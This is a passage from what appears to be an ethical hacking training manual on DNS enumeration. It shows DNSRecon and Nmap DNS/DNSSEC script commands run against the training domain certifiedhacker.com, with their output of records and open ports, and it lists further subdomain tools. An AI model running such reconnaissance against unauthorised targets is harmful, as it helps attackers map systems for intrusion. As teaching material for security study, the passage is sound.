
- **DNSRecon**

  Source: *https://www.github.com*

  DNSRecon is a zone enumeration tool that assists users in enumerating DNS records such as A, AAAA, and CNAME. It also performs NSEC zone enumeration to obtain DNS record files of a target domain.

  As shown in the screenshot, attackers use the following query to perform zone enumeration against a target domain **`certifiedhacker.com`**:


  `dnsrecon -d <target domain> -z`



./dnsrecon.py -d www.certifiedhacker.com -z - Parrot Terminal
File Edit View Search Terminal Help

```
                            crt:      Perform crt.sh search for subdomains and hosts.
                            snoop:    Perform cache snooping against all NS servers for a given domai
n, testing
                                      all with file containing the domains, file given with -D option
.

                            tld:      Remove the TLD of given domain and test against all TLDs regist
ered in IANA.
                            zonewalk: Perform a DNSSEC zone walk using NSEC records.
┌─[root@parrot]─[/home/attacker/dnsrecon]
└──╼ #./dnsrecon.py -d www.certifiedhacker.com -z
[*] std: Performing General Enumeration against: www.certifiedhacker.com...
[-] DNSSEC is not configured for www.certifiedhacker.com
[*]      SOA ns1.bluehost.com 162.159.24.80
[*]      NS ns1.bluehost.com 162.159.24.80
[*]      NS ns2.bluehost.com 162.159.25.175
[*]      MX mail.certifiedhacker.com 162.241.216.11
[*]      CNAME www.certifiedhacker.com certifiedhacker.com
[*]      A certifiedhacker.com 162.241.216.11
[*]      TXT www.certifiedhacker.com v=spf1 a mx ptr include:bluehost.com ?all
[*] Enumerating SRV Records
[+] 0 Records Found
[*] Performing NSEC Zone Walk for www.certifiedhacker.com
[*] Getting SOA record for www.certifiedhacker.com
[*] Name Server 162.159.24.80 will be used
[*]      CNAME www.certifiedhacker.com certifiedhacker.com
[*]      A certifiedhacker.com 162.241.216.11
[+] 2 records found
```

Figure 4.39: Screenshot of DNSRecon displaying results on the target domain



DNS and DNSSEC Enumeration Using Nmap

DNS Enumeration

Attackers use Nmap for scanning domains and obtaining a **list of subdomains**, **records**, **IP addresses**, and other valuable information from the target host

```
┌─[attacker@parrot]─[~]
└──╼ $nmap --script=broadcast-dns-service-discovery certifiedhacker.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 04:26 EDT
Pre-scan script results:
| broadcast-dns-service-discovery:
|   224.0.0.251
|     5555/tcp adb
|_      Address=10.10.1.3 fe80::cbac:552e:b75a:c59
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.031s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com
Not shown: 649 filtered tcp ports (no-response), 337 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
443/tcp  open  https
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
2000/tcp open  cisco-sccp
2222/tcp open  EtherNetIP-1
3306/tcp open  mysql
5060/tcp open  sip

Nmap done: 1 IP address (1 host up) scanned in 10.44 seconds
```

DNSSEC Enumeration

Attackers enumerate DNSSEC using Nmap `dns-nsec-enum.nse` or `dns-nsec3-enum.nse` scripts to obtain information related to domains and their sub-domains

nmap -sU -p 53 --script dns-nsec-enum --script-args dns-nsec-enum.domains=c
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -sU -p 53 --script dns-nsec-enum --script-args dns-nsec-enum.
domains=certifiedhacker.com 162.159.25.175
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 05:35 EDT
Nmap scan report for ns2.bluehost.com (162.159.25.175)
Host is up (0.0025s latency).

PORT   STATE SERVICE
53/udp open  domain
| dns-nsec-enum:
|_  No NSEC records found

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

DNS Enumeration Tools

Knock
https://github.com

Subfinder
https://github.com

Raccoon
https://github.com

Turbolist3r
https://github.com

